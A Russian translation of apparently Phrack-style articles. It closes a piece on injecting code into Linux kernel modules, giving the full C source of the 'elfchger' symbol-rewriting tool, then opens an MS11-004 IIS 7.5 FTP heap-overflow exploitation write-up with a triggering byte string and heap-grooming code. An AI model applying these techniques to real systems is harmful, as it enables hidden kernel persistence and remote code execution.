6.2.1 - FreeBSD - NetBSD - OpenBSD

Выводы, сделанные truff, по-прежнему справедливы для новейших версий этих операционных систем. На FreeBSD модули ядра являются разделяемыми объектами, поэтому предложенный метод не работает — модули ядра не поддерживают частичную компоновку. На NetBSD и OpenBSD достаточно изменить точку входа модуля ядра при его загрузке, чтобы вместо оригинальной функции вызывалась наша.

7 - Заключение

В данной статье был представлен новый метод внедрения в модули, применимый к серии ядер Linux 2.6.x/3.0.x. Показаны несколько методов — от простых до более сложных — для внедрения внешнего кода в модули ядра.

Также было объяснено, как этот метод (с некоторыми изменениями) может быть успешно применён к широкому спектру операционных систем. Надеюсь, что вам будет интересно работать с этим материалом и что статья вам понравилась!

Пока.

8 - Список литературы


```
[1] Infecting loadable kernel modules
    https://phrack.org/issues/61/10.html#article

[2] EXECUTABLE AND LINKABLE FORMAT (ELF)
    http://www.muppetlabs.com/~breadbox/software/ELF.txt

[3] Init Call Mechanism in the Linux Kernel
    http://linuxgazette.net/157/amurray.html

[4] Understanding the Linux Kernel, 3rd Edition

[5] Init Call Mechanism in the Linux Kernel
    http://linuxgazette.net/157/amurray.html

[6] OpenBSD Loadable Kernel Modules
    http://www.thc.org/root/docs/loadable_kernel_modules/openbsd-lkm.html

[7] Introduction to NetBSD loadable kernel modules
    http://www.home.unix-ag.org/bmeurer/NetBSD/howto-lkm.html

[8] Solaris Loadable Kernel Modules
    http://www.thc.org/papers/slkm-1.0.html

[9] Initrd, modules, and tools
    http://www.dark.ca/2009/06/10/initrd-modules-and-tools/
```


9 - Код

9.1 - Elfchger

```
/*
 * elfchger.c by styx^ <the.styx@gmail.com> (based on truff's code)
 *
 * Script with two features:
 *
```

```
 * Usage 1: Change the symbol name value (address) in a kernel module.
 * Usage 2: Change the symbol binding (from local to global) in a kernel
 *          module.
 *
 * Usage:
 * 1: ./elfchger -f [symbol] -v [value] <module_name>
 * 2: ./elfchger -g [symbol] <module_name>
 */

#include <stdlib.h>
#include <stdio.h>
#include <elf.h>
#include <string.h>
#include <getopt.h>

int ElfGetSectionByName (FILE *fd, Elf32_Ehdr *ehdr, char *section,
                         Elf32_Shdr *shdr);

int ElfGetSectionName (FILE *fd, Elf32_Word sh_name,
                       Elf32_Shdr *shstrtable, char *res, size_t len);

Elf32_Off ElfGetSymbolByName (FILE *fd, Elf32_Shdr *symtab,
                       Elf32_Shdr *strtab, char *name, Elf32_Sym *sym);

void ElfGetSymbolName (FILE *fd, Elf32_Word sym_name,
                       Elf32_Shdr *strtable, char *res, size_t len);

unsigned long ReorderSymbols (FILE *fd, Elf32_Shdr *symtab,
                       Elf32_Shdr *strtab, char *name);

int ReoderRelocation(FILE *fd, Elf32_Shdr *symtab,
                       Elf32_Shdr *strtab, char *name, Elf32_Sym *sym);

int ElfGetSectionByIndex (FILE *fd, Elf32_Ehdr *ehdr, Elf32_Half index,
                          Elf32_Shdr *shdr);

void usage(char *cmd);

int main (int argc, char **argv) {

  FILE *fd;
  Elf32_Ehdr hdr;
  Elf32_Shdr symtab, strtab;
  Elf32_Sym sym;
  Elf32_Off symoffset;
  Elf32_Addr value;

  unsigned long new_index = 0;
  int gflag = 0, vflag = 0, fflag = 0;
  char *sym_name;
  int sym_value = 0;

  long sym_off, str_off;
  int opt;

  if ( argc != 4 && argc != 6 ) {
    usage(argv[0]);
    exit(-1);
  }

  while ((opt = getopt(argc, argv, "vsg")) != -1) {

    switch (opt) {

      case 'g':

        if( argc-1 < optind) {
    printf("[-] You must specify symbol name!\n");
    usage(argv[0]);
    exit(-1);
        }
```

```
      gflag = 1;
      sym_name = argv[optind];

      break;

    case 's':

      if( argc-1 < optind) {
        printf("[-] You must specify symbol name!\n");
        usage(argv[0]);
        exit(-1);
      }

      fflag = 1;
      sym_name = argv[optind];

      break;

    case 'v':

      if( argc-1 < optind) {
        printf("[-] You must specify new symbol address\n");
        usage(argv[0]);
        exit(-1);
      }

      vflag = 1;
      sym_value = strtol(argv[optind], (char **) NULL, 16);

      break;

    default:
      usage(argv[0]);
      exit(-1);
  }
}

printf("[+] Opening %s file...\n", argv[argc-1]);

fd = fopen (argv[argc-1], "r+");

if (fd == NULL) {

  printf("[-] File \"%s\" not found!\n", argv[1]);
  exit(-1);
}

printf("[+] Reading Elf header...\n");

if (fread (&hdr, sizeof (Elf32_Ehdr), 1, fd) < 1) {

  printf("[-] Elf header corrupted!\n");
  exit(-1);
}

printf("\t>> Done!\n");

printf("[+] Finding \".symtab\" section...\n");

sym_off = ElfGetSectionByName (fd, &hdr, ".symtab", &symtab);

if (sym_off == -1) {

  printf("[-] Can't get .symtab section\n");
  exit(-1);
}

printf("\t>> Found at 0x%x\n", (int )sym_off);
printf("[+] Finding \".strtab\" section...\n");

str_off = ElfGetSectionByName (fd, &hdr, ".strtab", &strtab);
```

```
if (str_off  == -1) {

  printf("[-] Can't get .strtab section!\n");
  exit(-1);
}

printf("\t>> Found at 0x%x\n", (int )str_off);

printf("[+] Getting symbol' infos:\n");

symoffset = ElfGetSymbolByName (fd, &symtab, &strtab, sym_name, &sym);

if ( (int) symoffset == -1) {

  printf("[-] Symbol \"%s\" not found!\n", sym_name);
  exit(-1);
}

if ( gflag == 1 ) {

  if ( ELF32_ST_BIND(sym.st_info) == STB_LOCAL ) {

    unsigned char global;
    unsigned long offset = 0;

    printf("[+] Reordering symbols:\n");

    new_index = ReorderSymbols(fd, &symtab, &strtab, sym_name);

    printf("[+] Updating symbol' infos:\n");

    symoffset = ElfGetSymbolByName(fd, &symtab, &strtab, sym_name, &sym);

    if ( (int) symoffset == -1) {

      printf("[-] Symbol \"%s\" not found!\n", sym_name);
      exit(-1);
    }

    offset = symoffset+1+sizeof(Elf32_Addr)+1+sizeof(Elf32_Word)+2;

    printf("\t>> Replacing flag 'LOCAL' located at 0x%x with 'GLOBAL'\
            \n", (unsigned int)offset);

    if (fseek (fd, offset, SEEK_SET) == -1) {

      perror("[-] fseek: ");
      exit(-1);
    }

    global = ELF32_ST_INFO(STB_GLOBAL, STT_FUNC);

    if (fwrite (&global, sizeof(unsigned char), 1, fd) < 1) {

      perror("[-] fwrite: ");
      exit(-1);
    }

    printf("[+] Updating symtab infos at 0x%x\n", (int )sym_off);

    if ( fseek(fd, sym_off, SEEK_SET) == -1 ) {

      perror("[-] fseek: ");
      exit(-1);
    }

    symtab.sh_info = new_index; // updating sh_info with the new index
                                // in symbol table.

    if( fwrite(&symtab, sizeof(Elf32_Shdr), 1, fd) < 1 )  {
      perror("[-] fwrite: ");
```

```
        exit(-1);
      }

    } else {

      printf("[-] Already global function!\n");
    }

  } else if ( fflag == 1 && vflag == 1 ) {

      memset(&value, 0, sizeof(Elf32_Addr));
      memcpy(&value, &sym_value, sizeof(Elf32_Addr));

      printf("[+] Replacing 0x%.8x with 0x%.8x... ", sym.st_value, value);

      if (fseek (fd, symoffset+sizeof(Elf32_Word), SEEK_SET) == -1) {

        perror("[-] fseek: ");
        exit(-1);
      }

      if (fwrite (&value, sizeof(Elf32_Addr), 1, fd) < 1 )  {

        perror("[-] fwrite: ");
        exit(-1);
      }

      printf("done!\n");

      fclose (fd);
}

return 0;
}

/* This function returns the offset relative to the symbol name "name" */

Elf32_Off ElfGetSymbolByName(FILE *fd, Elf32_Shdr *symtab,
        Elf32_Shdr *strtab, char *name, Elf32_Sym *sym) {

  unsigned int i;
  char symname[255];

  for ( i = 0; i < (symtab->sh_size/symtab->sh_entsize); i++) {

    if (fseek (fd, symtab->sh_offset + (i * symtab->sh_entsize),
               SEEK_SET) == -1) {

      perror("\t[-] fseek: ");
      exit(-1);
    }

    if (fread (sym, sizeof (Elf32_Sym), 1, fd) < 1) {

      perror("\t[-] read: ");
      exit(-1);
    }

    memset (symname, 0, sizeof (symname));

    ElfGetSymbolName (fd, sym->st_name, strtab, symname, sizeof (symname));

    if (!strcmp (symname, name)) {

      printf("\t>> Symbol found at 0x%x\n",
                    symtab->sh_offset + (i * symtab->sh_entsize));

      printf("\t>> Index in symbol table: 0x%x\n", i);

      return symtab->sh_offset + (i * symtab->sh_entsize);
    }
```

```
  }

  return -1;
}

/* This function returns the new index of symbol "name" inside the symbol
 * table after re-ordering. */

unsigned long ReorderSymbols (FILE *fd, Elf32_Shdr *symtab,
              Elf32_Shdr *strtab, char *name) {

  unsigned int i = 0, j = 0;
  char symname[255];
  Elf32_Sym *all;
  Elf32_Sym temp;
  unsigned long new_index = 0;
  unsigned long my_off = 0;

  printf("\t>> Starting:\n");

  all = (Elf32_Sym *) malloc(sizeof(Elf32_Sym) *
                      (symtab->sh_size/symtab->sh_entsize));

  if ( all == NULL ) {

    return -1;

  }

  memset(all, 0, symtab->sh_size/symtab->sh_entsize);

  my_off = symtab->sh_offset;

  for ( i = 0; i < (symtab->sh_size/symtab->sh_entsize); i++) {

    if (fseek (fd, symtab->sh_offset + (i * symtab->sh_entsize),
□□□□□□□□ SEEK_SET) == -1) {

      perror("\t[-] fseek: ");
      exit(-1);
    }

    if (fread (&all[i], sizeof (Elf32_Sym), 1, fd) < 1) {

      printf("\t[-] fread: ");
      exit(-1);
    }

    memset (symname, 0, sizeof (symname));

    ElfGetSymbolName(fd, all[i].st_name, strtab, symname, sizeof(symname));

    if (!strcmp (symname, name)) {

      j = i;

      continue;
    }
  }

  temp = all[j];

  for ( i = j; i < (symtab->sh_size/symtab->sh_entsize); i++ ) {

    if ( i+1 >= symtab->sh_size/symtab->sh_entsize )
      break;

    if ( ELF32_ST_BIND(all[i+1].st_info) == STB_LOCAL ) {

      printf("\t>> Moving symbol from %x to %x\n", i+1, i);
      all[i] = all[i+1];
```

```
    } else {

      new_index = i;

      printf("\t>> Moving our symbol from %d to %x\n", j, i);

      all[i] = temp;
      break;
    }
  }

  printf("\t>> Last LOCAL symbol: 0x%x\n", (unsigned int)new_index);

  if ( fseek (fd, my_off, SEEK_SET) == -1 ) {

      perror("\t[-] fseek: ");
      exit(-1);
  }

  if ( fwrite(all, sizeof( Elf32_Sym), symtab->sh_size/symtab->sh_entsize,
              fd) < (symtab->sh_size/symtab->sh_entsize )) {

      perror("\t[-] fwrite: ");
      exit(-1);
  }

  printf("\t>> Done!\n");

  free(all);

  return new_index;
}


int ElfGetSectionByIndex (FILE *fd, Elf32_Ehdr *ehdr, Elf32_Half index,
                          Elf32_Shdr *shdr) {

  if (fseek (fd, ehdr->e_shoff + (index * ehdr->e_shentsize),
             SEEK_SET) == -1) {

    perror("\t[-] fseek: ");
    exit(-1);
  }

  if (fread (shdr, sizeof (Elf32_Shdr), 1, fd) < 1) {

    printf("\t[-] Sections header corrupted");
    exit(-1);
  }

  return 0;
}


int ElfGetSectionByName (FILE *fd, Elf32_Ehdr *ehdr, char *section,
                         Elf32_Shdr *shdr) {

  int i;
  char name[255];
  Elf32_Shdr shstrtable;

  ElfGetSectionByIndex (fd, ehdr, ehdr->e_shstrndx, &shstrtable);

  memset (name, 0, sizeof (name));

  for ( i = 0; i < ehdr->e_shnum; i++) {

    if (fseek (fd, ehdr->e_shoff + (i * ehdr->e_shentsize),
               SEEK_SET) == -1) {

      perror("\t[-] fseek: ");
```

```
      exit(-1);
    }

    if (fread (shdr, sizeof (Elf32_Shdr), 1, fd) < 1) {

      printf("[-] Sections header corrupted");
      exit(-1);
    }

    ElfGetSectionName (fd, shdr->sh_name, &shstrtable,
                       name, sizeof (name));

    if (!strcmp (name, section)) {

      return ehdr->e_shoff + (i * ehdr->e_shentsize);

    }
  }

  return -1;
}

int ElfGetSectionName (FILE *fd, Elf32_Word sh_name,
                       Elf32_Shdr *shstrtable, char *res, size_t len) {

  size_t i = 0;

  if (fseek (fd, shstrtable->sh_offset + sh_name, SEEK_SET) == -1) {

    perror("\t[-] fseek: ");
    exit(-1);
  }

  while ( (i < len-1) || *res != '\0' ) {

    *res = fgetc (fd);
    i++;
    res++;

  }

  return 0;
}


void ElfGetSymbolName (FILE *fd, Elf32_Word sym_name,
                       Elf32_Shdr *strtable, char *res, size_t len)
{
  size_t i = 0;

  if (fseek (fd, strtable->sh_offset + sym_name, SEEK_SET) == -1) {

    perror("\t[-] fseek: ");
    exit(-1);
  }

  while ((i < len-1) || *res != '\0') {

    *res = fgetc (fd);
    i++;
    res++;

  }

  return;
}

void usage(char *cmd) {

  printf("Usage: %s <option(s)> <module_name>\n", cmd);
  printf("Option(s):\n");
```

```
  printf(" -g [symbol]\tSymbol we want to change the binding as global\n");
  printf("Or:\n");
  printf(" -s [symbol]\tSymbol we want to change the value (address)\n");
  printf(" -v [value] \tNew value (address) for symbol\n");

  return;
}
```

9.2 - elfstrchange.patch

```
@@ -9,6 +9,7 @@
 #include <stdlib.h>
 #include <stdio.h>
 #include <elf.h>
+#include <string.h>

 #define FATAL(X) { perror (X);exit (EXIT_FAILURE); }

@@ -160,7 +161,7 @@
    if (fseek (fd, shstrtable->sh_offset + sh_name, SEEK_SET) == -1)
      FATAL ("fseek");

-  while ((i < len) || *res == '\0')
+  while ((i < len-1) || *res != '\0')
    {
      *res = fgetc (fd);
      i++;
@@ -179,7 +180,7 @@
    if (fseek (fd, strtable->sh_offset + sym_name, SEEK_SET) == -1)
      FATAL ("fseek");

-  while ((i < len) || *res == '\0')
+  while ((i < len-1) || *res != '\0')
    {
      *res = fgetc (fd);
      i++;
```

---[EOF

Искусство эксплуатации: Exploiting MS11-004 — Удалённое переполнение кучи в Microsoft IIS 7.5

Автор: redpantz

Содержание

---

1. Введение

Эксплуатация уязвимостей безопасности значительно усложнилась со времён червя Slammer. С начала 2000-х годов было реализовано множество механизмов защиты от эксплуатации. Многие из них были направлены именно на кучу Windows: Safe Unlinking и куки заголовков чанков кучи в Windows XP Service Pack 2, а также Safe Linking, расширенные закодированные заголовки чанков, Terminate on Corruption и многое другое в Windows Vista/7 [1].

Повсеместное внедрение технологий защиты от эксплуатации сделало получение выполнения кода через уязвимости значительно более «дорогостоящим» (заметьте: я говорю «дорогостоящим», а не «невозможным»). Вынуждая атакующего накапливать всё больше знаний и тратить огромное количество времени на исследования, разработчики платформы сделали эксплуатацию этих уязвимостей всё более сложной задачей.

Эта статья проведёт вас через процесс эксплуатации (читай: получения управления EIP) уязвимости переполнения кучи в Microsoft IIS 7.5 (MS11-004) на 32-битной однопроцессорной машине. Хотя цель несколько нереалистична для реального мира, а надёжность эксплойта может вызывать сомнения, этот материал достаточно хорошо демонстрирует, что уязвимость, объявленная «невозможной для эксплуатации», при наличии нужных знаний и достаточного времени всё же может быть использована для выполнения кода.

Примечание: структура этой статьи отражает шаги разработки эксплойта в том порядке, в котором они выполнялись. Она отличается от линейного характера самого эксплойта, поскольку призвана показать ход мыслей в процессе его разработки. Кроме того, поскольку статья была написана спустя значительное время после первоначального процесса эксплуатации, некоторые шаги могли быть упущены (то есть забыты) — приносим свои извинения.

2. Окружение

В декабре 2010 года Мэтью Бёрджин опубликовал доказательство концепции (PoC), в котором утверждалось о существовании неаутентифицированного отказа в обслуживании (DoS) против IIS FTP 7.5, воспроизводимого на Windows 7 Ultimate [3]. Эксплойт производил впечатление недостаточно точного, поэтому было решено провести дополнительное исследование.

После создания тестового окружения эксплойт был запущен с подключённым отладчиком к процессу FTP. Анализ ошибки показал, что это не DoS, и что, по всей видимости, данная уязвимость может быть использована для удалённого выполнения кода:

```
BUGCHECK_STR:
APPLICATION_FAULT_ACTIONABLE_HEAP_CORRUPTION_\
heap_failure_freelists_corruption

PRIMARY_PROBLEM_CLASS:
ACTIONABLE_HEAP_CORRUPTION_heap_failure_freelists_corruption

DEFAULT_BUCKET_ID:
ACTIONABLE_HEAP_CORRUPTION_heap_failure_freelists_corruption

STACK_TEXT:
77f474cb ntdll!RtlpCoalesceFreeBlocks+0x3c9
77f12eed ntdll!RtlpFreeHeap+0x1f4
77f12dd8 ntdll!RtlFreeHeap+0x142
760074d9 KERNELBASE!LocalFree+0x27
72759c59 IISUTIL!BUFFER::FreeMemory+0x14
724ba6e3 ftpsvc!FTP_COMMAND::WriteResponseAndLog+0x8f
724beff8 ftpsvc!FTP_COMMAND::Process+0x243
724b6051 ftpsvc!FTP_SESSION::OnReadCommandCompletion+0x3e2
724b76c7 ftpsvc!FTP_CONTROL_CHANNEL::OnReadCommandCompletion+0x1e4
724b772a ftpsvc!FTP_CONTROL_CHANNEL::AsyncCompletionRoutine+0x17
7248f182 ftpsvc!FTP_ASYNC_CONTEXT::OverlappedCompletionRoutine+0x3c
724a56e6 ftpsvc!THREAD_POOL_DATA::ThreadPoolThread+0x89
724a58c1 ftpsvc!THREAD_POOL_DATA::ThreadPoolThread+0x24
724a4f8a ftpsvc!THREAD_MANAGER::ThreadManagerThread+0x42
76bf1194 kernel32!BaseThreadInitThunk+0xe
77f1b495 ntdll!__RtlUserThreadStart+0x70
77f1b468 ntdll!_RtlUserThreadStart+0x1b
```

Хотя простые примитивы «write-4» канули в лету ещё со времён Windows XP SP2 [1], было ощущение, что известные, но ранее не проверенные на практике техники могут быть задействованы для получения выполнения кода. Дополнительным стимулом послужило заявление Microsoft о том, что проблема «является уязвимостью типа Denial of Service, а удалённое выполнение кода маловероятно» [4].

Колёса завертелись — пришло время разобраться с уязвимостью, собрать примитивы эксплуатации и перехватить поток выполнения любыми доступными средствами...

3. Уязвимость

Первоочередной задачей было установить первопричину уязвимости. Понимание первопричины было принципиально важным для формирования более точного и лаконичного доказательства концепции, которое послужило бы фундаментом для разработки эксплойта.

Как указано в статье TechNet, уязвимость проистекала из ошибки при обработке Telnet IAC-кодов [5]. IAC-коды позволяют Telnet-клиенту передавать серверу различные команды в рамках сессии. Символ 0xFF обозначает эти команды. TechNet также описывает процедуру, требующую «экранирования» символов 0xFF при отправке ответа путём добавления дополнительного символа 0xFF.

Теперь, имея контекст уязвимости, можно детальнее проанализировать соответствующий дамп аварийного завершения. После этого можно открыть бинарный файл в IDA Pro и попытаться найти затронутый код. К сожалению, после статического перекрёстного анализа вызовов функций из трассировки стека не удалось обнаружить функций, работающих с Telnet IAC-кодами. Несмотря на то что точки останова можно было бы установить на любую из функций в трассировке стека, был избран иной путь.

Поскольку публичные символы давали описательные имена наиболее важным функциям модуля ftpsvc, было решено, что поиск по списку функций окажется продуктивнее, чем установка точек останова в отладчике. Выполнив поиск функций, начинающихся с «TELNET», удалось найти `TELNET_STREAM_CONTEXT::OnReceivedData` и `TELNET_STREAM_CONTEXT::OnSendData`. Результаты поиска подтвердили свою релевантность после быстрого динамического анализа при отправке запросов и получении ответов.

Сначала была исследована функция OnReceivedData — именно она срабатывала первой. По существу, функция пытается обнаружить Telnet IAC-коды (0xFF), экранировать их, разобрать команды и нормализовать запрос. К сожалению, она не учитывает ситуацию, когда два подряд идущих IAC-кода встречаются один за другим.

Ниже представлен псевдокод для важных частей OnReceivedData:

```
TELNET_STREAM_CONTEXT::OnReceivedData(char *aBegin,
                            DATA_STEAM_BUFFER *aDSB, ...)
{
    DATA_STREAM_BUFFER *dsb = aDSB;
    int len = dsb->BufferLength;
    char *begin = dsb->BufferBegin;
    char *adjusted = dsb->BufferBegin;
    char *end = dsb->BufferEnd;
    char *curr = dsb->BufferBegin;

    if(len >= 3)
    {
        //0xF2 == 242 == Data Mark
        if(begin[0] == 0xFF && begin[1] == 0xFF && begin[2] == 0xF2)
            curr = begin + 3;
    }

    bool seen_iac = false;
    bool seen_subneg = false;
    if(curr >= end)
        return 0;

    while(curr < end)
    {
        char curr_char = *curr;

        //if we've seen an iac code
        //look for a corresponding cmd
        if(seen_iac)
        {
            seen_iac = false;
            if(seen_subneg)
            {
                seen_subneg = false;
                if(curr_char < 0xF0)
                    *adjusted++ = curr_char;
            }
            else
            {
                if(curr_char != 0xFA)
                {
                    if(curr_char != 0xFF)
                    {
                        if(curr_char < 0xF0)
                        {
```

```
                        PuDbgPrint("Invalid command %c", curr_char)

                        if(curr_char)
                            *adjusted++ = curr_char;
                    }
                }
                else
                {
                    if(curr_char)
                        *adjusted++ = curr_char;
                }
            }
            else
            {
                seen_iac = true;
                seen_subneg = true;
            }
        }

    }
    else
    {
        if(curr_char == 0xFF)
            seen_iac = true;
        else
            if(curr_char)
                *adjusted++ = curr_char;
    }

    curr++;
}

dsb->BufferLength = adjusted - begin;
return 0;
}
```

В документации говорится, что Telnet IAC-коды могут использоваться: «любой стороной Telnet-соединения для локального или удалённого включения или отключения опции». Схема ниже представляет 3-байтовую IAC-команду в общем потоке Telnet-соединения:

```
0x0                          0x2
--------------------------------
[IAC][Type of Operation][Option]
--------------------------------
```

Примечание: следовало бы изучить спецификацию до начала разбора уязвимости, а не читать код в попытках угадать, что могло пойти не так.

Хотя в коде и предусмотрено экранирование IAC-символов, функция не рассчитана на ситуацию, когда подряд встречаются два символа 0xFF. Это, очевидно, потенциальная проблема, однако кода, который привёл бы непосредственно к переполнению, здесь не просматривалось. Вспомнив слова из статьи TechNet об «ошибке в ответе», следующей логичной функцией для изучения стала `OnSendData`.

В начале функции видно, что OnSendData разыскивает IAC-коды (0xFF):

```
.text:0E07F375 loc_E07F375:
.text:0E07F375      inc     edx
.text:0E07F376      cmp     byte ptr [edx], 0FFh
.text:0E07F379      jnz     short loc_E07F37C
.text:0E07F37B      inc     edi
.text:0E07F37C
.text:0E07F37C loc_E07F37C:
.text:0E07F37C      cmp     edx, ebx
.text:0E07F37E      jnz     short loc_E07F375 ; count the number
                                              ; of "0xFF" characters
```

Ниже представлен псевдокод, отражающий ключевые фрагменты OnSendData:

```
TELNET_STREAM_CONTEXT::OnSendData(DATA_STREAM_BUFFER *dsb)
{
    char *begin = dsb->BufferBegin;
    char *start = dsb->BufferBegin;
    char *end = dsb->BufferEnd;
    int len = dsb->BufferLength;
    int iac_count = 0;

    if(begin + len == end)
        return 0;

    //do a total count of the IAC codes
    do
    {
        start++;
        if(*start == 0xFF)
            iac_count++;
    }
    while(start < end);

    if(!iac_count)
        return 0;

    for(char *c = begin; c != end; *begin++ = *c)
    {
        c++;
        if(*c == 0xFF)
            *begin++ == 0xFF;
    }

    return 0;
}
```

Как видно, если функция встречает 0xFF, не разделённый хотя бы двумя байтами, возникает возможность экранировать код более одного раза, что в конечном счёте приведёт к повреждению кучи в смежной памяти — в зависимости от размера запроса и количества IAC-кодов.

Например, если отправить серверу строку `"\xFF\xBB\xFF\xFF\xFF\xBB\xFF\xFF"`, то OnReceivedData произведёт следующие значения:

1. До OnReceivedData:
• DSB->BufferLength = 8
• DSB->Buffer = `"\xFF\xBB\xFF\xFF\xFF\xBB\xFF\xFF"`

2. После OnReceivedData:
• DSB->BufferLength = 4
• DSB->Buffer = `"\xBB\xFF\xBB\xFF"`

Несмотря на то что OnReceivedData попыталась экранировать IAC-коды, она не была рассчитана на несколько идущих подряд символов 0xFF в определённом диапазоне, и поэтому записала некорректные значения в позиции, неприемлемые для OnSendData. Используя ту же строку из примера выше, OnSendData запишет несколько символов 0xFF за пределы буфера вследствие рассинхронизации операций чтения и записи в один и тот же буфер.

Теперь, зная, что определённое количество символов 0xFF может быть записано за пределы буфера, пришло время подумать о стратегии эксплуатации и собрать примитивы...

4. Примитивы эксплуатации

Примитивы эксплуатации можно рассматривать как строительные блоки при разработке эксплойта. Они могут быть столь же простыми, как функциональность программы, дающая желаемый результат, или столь же сложными, как переполнение на 1–n байтов. В этом разделе

рассматриваются многие из примитивов, задействованных в эксплойте.

Глубокое знание базовой операционной системы обычно оказывается бесценным при написании эксплойтов. Для эксплойта IIS FTP это также справедливо: детальное знание Low Fragmentation Heap (LFH) Windows 7 стало основой для эксплуатации.

Было решено использовать технику перезаписи FreeEntryOffset [2] ввиду ограниченной возможности атакующего контролировать содержимое переполнения. Атака требует, чтобы эксплуататор активировал кучу с низкой фрагментацией, расположил контролируемый чанк перед свободным чанком (предполагается того же размера) в одном UserBlock, записал не менее 10 байт за конец своего буфера, и наконец сделал два последующих запроса, обслуживаемых из того же UserBlock. [Да, всего-то делов ;)]

Следующая диаграмма показывает, как используется FreeEntryOffset при выделении памяти. Первое выделение приходит из «девственного» UserBlock, устанавливая FreeEntryOffset в первые двухбайтовое значение, хранящееся в текущем свободном чанке. Обратите внимание, что при обновлении FreeEntryOffset никакой проверки не производится. Для получения КУДА более подробной информации о LFH и техниках его эксплуатации смотрите раздел ссылок:

```
Allocation 1
FreeEntryOffset = 0x10
---------------------------------
|Header|0x10|      Free         |
---------------------------------
|Header|0x20|      Free         |
---------------------------------
|Header|0x30|      Free         |
---------------------------------

Allocation 2
FreeEntryOffset = 0x20
---------------------------------
|Header|           Used         |
---------------------------------
|Header|0x20|      Free         |
---------------------------------
|Header|0x30|      Free         |
---------------------------------

Allocation 3
FreeEntryOffset = 0x30
---------------------------------
|Header|           Used         |
---------------------------------
|Header|           Used         |
---------------------------------
|Header|0x30|      Free         |
---------------------------------
```

Теперь посмотрим на последовательность выделений, если у нас есть возможность перезаписать FreeEntryOffset значением 0xFFFF:

```
Allocation 1
FreeEntryOffset = 0x10
---------------------------------
|Header|0x10|      Free         |
---------------------------------
|Header|0x20|      Free         |
---------------------------------
|Header|0x30|      Free         |
---------------------------------

Allocation 2
FreeEntryOffset = 0x20
---------------------------------
|Header|FFFFFFFFFFFFFFF         |
---------------------------------
```

```
|Header|FFFF|      Free         |
---------------------------------
|Header|0x30|      Free         |
---------------------------------

Allocation 3
FreeEntryOffset = 0xFFFF
---------------------------------
|Header|           Used         |
---------------------------------
|Header|           Used         |
---------------------------------
|Header|0x30|      Free         |
---------------------------------
```

Как видно, если мы можем перезаписать FreeEntryOffset значением 0xFFFF, то следующее выделение будет произведено из неизвестной памяти кучи по адресу `&UserBlock + 8 + (8 * (FreeEntryOffset & 0x7FFF8))` [2]. Это может указывать на зафиксированную память процесса, а может и не указывать, но тем не менее это хорошая отправная точка для превращения полуконтролируемой перезаписи в полностью контролируемую.

5. Активация LFH

Если вы читали «Understanding the Low Fragmentation Heap» [2], вы знаете, что у него «ленивая» активация: несмотря на то что он является аллокатором переднего плана по умолчанию, он не включается до превышения определённого порога. Наиболее распространённый триггер активации LFH — 16 последовательных выделений одного и того же размера.

```
for i in range(0, 17):
    name = "lfh" + str(i)
    payload = gen_payload(0x40, "X")
    lfhpool.alloc(name, payload)
```

Можно было бы предположить, что после упомянутых запросов `LFH->HeapBucket[0x40]` будет активирован и все дальнейшие запросы размером 0x40 будут обслуживаться через LFH; к сожалению, на практике это оказалось не так.

Это привело к профилированию памяти с помощью команды `!hippie` в Immunity Debugger. После создания и отправки множества команд и журналирования выделений кучи обнаружилась закономерность — выделения по 0x100 байт. Это было весьма странно, ведь отправлялись запросы размером 0x40 байт. Отслеживание выделений на 0x100 показало, что основным потребителем таких блоков является `FTP_SESSION::WriteResponseHelper` — наш бинарный аудит наконец может начаться!

Примечание: если бы перед перебором размеров немного подумать, стало бы очевидно, что это C++-приложение, а значит, данные запросов, скорее всего, хранятся в некотором буферном или строковом классе, а не выделяются под конкретный размер запроса.

И действительно, изучение функции WriteResponseHelper подтвердило наши предположения. Функция использовала класс буфера, который выделял 0x100 байт и при необходимости расширялся:

```
.text:0E074E7A  mov    eax, [ebp+arg_C] ; dword ptr [eax] == request string
.text:0E074E7D  push   edi
.text:0E074E7E  mov    edi, [ebp+arg_8]
.text:0E074E81  mov    [ebp+vFtpRequest], eax
.text:0E074E87  mov    esi, 100h
.text:0E074E8C  push   esi              ; init_size == 0x100
.text:0E074E8D  lea    eax, [ebp+var_204]
.text:0E074E93  mov    [ebp+var_27C], ecx
.text:0E074E99  push   eax
```

```
.text:0E074E9A  lea    ecx, [ebp+var_234]
.text:0E074EA0  call   ds:STRA::STRA(char *,ulong)
```

Далее следует цикл, определяющий, помещается ли нормализованная строка запроса в объект STRA:

```
.text:0E074F59  call   ds:STRA::QuerySize(void)
.text:0E074F5F  add    eax, eax
.text:0E074F61  push   eax
.text:0E074F62  lea    ecx, [ebp+vSTRA1]
.text:0E074F68  call   ds:STRA::Resize(ulong)
```

Наконец, объект STRA добавляет данные пользовательского запроса к коду ответа сервера (например, «500 »):

```
.text:0E0750B4  push   [ebp+vFtpRequest]
.text:0E0750BA  call   ds:STRA::Append(char const *) ; this is where the
                                                     ; resize happens
.text:0E0750C0  mov    esi, eax
.text:0E0750C2  cmp    esi, ebx
.text:0E0750C4  jl     loc_E07515F     ; if(!STRA::Apend(vFtpRequest))
                                       ; { destory_objects(); }
.text:0E0750CA  push   offset SubStr   ; "\r\n"
.text:0E0750CF  lea    ecx, [ebp+var_234]
.text:0E0750D5  call   ds:STRA::Append(char const *)
```

Изучив функцию `STRA::Append(char const*)`, видно, что при нехватке места для добавления данных в текущий объект STRA к его размеру прибавляется константное значение:

```
.text:6C9DAAE7  cmp    ebx, edx
.text:6C9DAAE9  ja     short loc_6C9DAB3D ; if enough room, copy
                                          ; and update size
.text:6C9DAAEB  jb     short loc_6C9DAAF2 ; otherwise add 0x80
                                          ; and resize the BUFFER
.text:6C9DAAED  cmp    [edi+24h], esi
.text:6C9DAAF0  jnb    short loc_6C9DAB3D
.text:6C9DAAF2
.text:6C9DAAF2 loc_6C9DAAF2:
.text:6C9DAAF2  xor    esi, esi
.text:6C9DAAF4  cmp    [ebp+arg_C], esi
.text:6C9DAAF7  jz     short loc_6C9DAB00
.text:6C9DAAF9  add    eax, 80h        ; eax = buffer.size
```

Наконец буфер при необходимости изменяет размер и копирует старые данные:

```
.text:6C9DAB1B  push   eax             ; uBytes
.text:6C9DAB1C  mov    ecx, edi
.text:6C9DAB1E  call   ?Resize@BUFFER@@QAEHI@Z ; BUFFER::Resize(uint)
.text:6C9DAB23  test   eax, eax
.text:6C9DAB25  jnz    short loc_6C9DAB3D
.text:6C9DAB27  call   ds:__imp_GetLastError
.text:6C9DAB2D  cmp    eax, esi
.text:6C9DAB2F  jle    short loc_6C9DAB64
.text:6C9DAB31  and    eax, 0FFFFh
